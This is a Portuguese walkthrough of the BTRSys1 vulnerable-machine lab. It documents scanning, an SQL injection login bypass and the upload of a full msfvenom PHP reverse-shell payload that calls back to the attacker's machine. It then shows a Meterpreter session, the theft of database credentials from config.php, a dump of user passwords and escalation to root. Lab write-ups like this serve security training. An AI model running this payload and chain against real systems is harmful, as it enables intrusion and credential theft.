

BTRSys: 1

IP da máquina: 192.168.2.103 // MAC: 08:00:27:9A:7F:45

Resultados do nmap:

nmap -sS -sV -O -Pn -v 192.168.2.103

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 08:00:27:9A:7F:45 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Resultados do nikto:

nikto -h http://192.168.2.103

```
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.21
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 7915 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time: 2020-06-18 12:47:55 (GMT-3) (77 seconds)
```

Resultados do dirb:

```
---- Scanning URL: http://192.168.2.103/ ----
==> DIRECTORY: http://192.168.2.103/assets/
+ http://192.168.2.103/index.php (CODE:200|SIZE:758)
==> DIRECTORY: http://192.168.2.103/javascript/
+ http://192.168.2.103/server-status (CODE:403|SIZE:293)
==> DIRECTORY: http://192.168.2.103/uploads/

---- Entering directory: http://192.168.2.103/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://192.168.2.103/javascript/ ----
==> DIRECTORY: http://192.168.2.103/javascript/jquery/

---- Entering directory: http://192.168.2.103/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.2.103/javascript/jquery/ ----
+ http://192.168.2.103/javascript/jquery/jquery (CODE:200|SIZE:252879)
+ http://192.168.2.103/javascript/jquery/version (CODE:200|SIZE:5)
```


Evidencia encontrada:

http://192.168.2.103/login.php




SQL Injection:

' OR 1=1 -- @btrisk.com



Login realizado:



Criando um exploit com o msfvenom:

```

root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.2.110 lport=443 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.2.110'; $port = 443; if (($f = 'stream_socket_client') &&
is_callable($f)) { $s = f("tcp://{ $ip }:{ $port }"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') &
& is_callable($f)) { $s = f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_c
allable($f)) { $s = f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res)
{ die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); }
} switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4);
break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) <
$len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .=
socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type
; if (extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval')) { $suhosin_bypass=create_f
unction('', $b); $suhosin_bypass(); } else { eval($b); } die();
root@kali:~# nano b.php

```

Iniciando escuta:

```

[*] Starting persistent handler(s)...
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > set lhost 192.168.2.110
lhost => 192.168.2.110
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.2.110:443

```

Fazendo upload do arquivo .php:

Dosya Yukle

Browse...

Gonder

b.php.jpg

Intercept HTTP history WebSockets history Options

Request to http://192.168.2.103:80

Forward Drop Intercept is on Action


Comment this item

Raw Params Headers Hex

```


1 POST /gonder.php HTTP/1.1
2 Host: 192.168.2.103
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.2.103/personel.php
8 Content-Type: multipart/form-data; boundary=-----115534320519441942481649687104
9 Content-Length: 1135
10 Connection: close
11 Upgrade-Insecure-Requests: 1
12
13 -----115534320519441942481649687104
14 Content-Disposition: form-data; name="dosya"; filename="b.php"
15 Content-Type: image/jpeg
16
17 /*<?php /**/ error_reporting(0); $ip = '192.168.2.110'; $port = 443; if (($f = 'stream_socket_client') && is_callable($f)) { $s = f("tcp://{ $ip }:{ $port }"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
18
19 -----115534320519441942481649687104--

```





Dosya yuklendi!

http://192.168.2.103/uploads/



Index of /uploads

Name	Last modified	Size	Description
 Parent Directory		-	
 b.php	2020-06-18 09:31	1.1K	

Apache/2.4.7 (Ubuntu) Server at 192.168.2.103 Port 80

Sessão aberta:

```
[*] Sending stage (38288 bytes) to 192.168.2.103
[*] Meterpreter session 1 opened (192.168.2.110:443 -> 192.168.2.103:60720) at 2020-06-18 13:31:56 -0300

meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer      : BTRsys1
OS            : Linux BTRsys1 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686
Meterpreter   : php/linux
meterpreter >
```

```

meterpreter > cd /var/www/html
meterpreter > ls
Listing: /var/www/html
=====
Mode                Size      Type    Last modified          Name
-----
40755/rwxr-xr-x    4096    dir     2017-04-28 08:15:02 -0300 assets
100644/rw-r--r--    356     fil     2017-03-20 07:17:54 -0300 config.php
100644/rw-r--r--    856     fil     2017-04-28 10:11:06 -0300 gonder.php
100644/rw-r--r--   9311     fil     2017-04-28 10:12:24 -0300 hakkimizda.php
100644/rw-r--r--    796     fil     2017-03-23 07:33:05 -0300 index.php
100644/rw-r--r--   4561     fil     2017-04-28 10:16:59 -0300 login.php
100644/rw-r--r--   3517     fil     2017-05-03 12:54:37 -0300 personel.php
100644/rw-r--r--    2143     fil     2017-04-28 10:14:40 -0300 sorgu.php
40777/rwxrwxrwx    4096    dir     2020-06-18 13:31:02 -0300 uploads

meterpreter > cat config.php
<?php
////////////////////////////////////
$con=mysqli_connect("localhost","root","toor","deneme");
if (mysqli_connect_errno())
{
    echo "Mysql Bağlantı hatası!: " . mysqli_connect_error();
}
////////////////////////////////////
?>

```

MySQL:

Usuário: r0ot // Senha: toor

```

python -c 'import pty;pty.spawn("/bin/bash")'
www-data@BTRsys1:/var/www/html$ mysql -u root -p
mysql -u root -p
Enter password: toor

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 321
Server version: 5.5.55-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```

Databases:

```

mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| deneme |
| mysql |
| performance_schema |
+-----+
4 rows in set (0.00 sec)

```

```
mysql> use deneme
use deneme
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Tables:

```
mysql> show tables;
show tables;
+-----+
| Tables_in_deneme |
+-----+
| user              |
+-----+
1 row in set (0.00 sec)
```

Usuários e senhas encontrados:

```
mysql> select * from user;
select * from user;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Ad_Soyad | Kullanici_Adi | Parola | BabaAdi | BabaMeslegi | AnneAdi | AnneMeslegi | Karde |
sSayisi |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | ismail kaya | ikaya@btrisk.com | asd123*** | ahmet | muhasebe | nazli | lokantaci | 5 |
| 2 | can demir | cdmir@btrisk.com | asd123*** | mahmut | memur | gulsah | tuhafiyeci | 8 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
-----+
```

Root:

```
www-data@BTRsys1:/var/www/html$ su root
su root
Password: asd123***

root@BTRsys1:/var/www/html# id
id
uid=0(root) gid=0(root) groups=0(root)
root@BTRsys1:/var/www/html# uname -a
uname -a
Linux BTRsys1 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686 GNU/Linux
```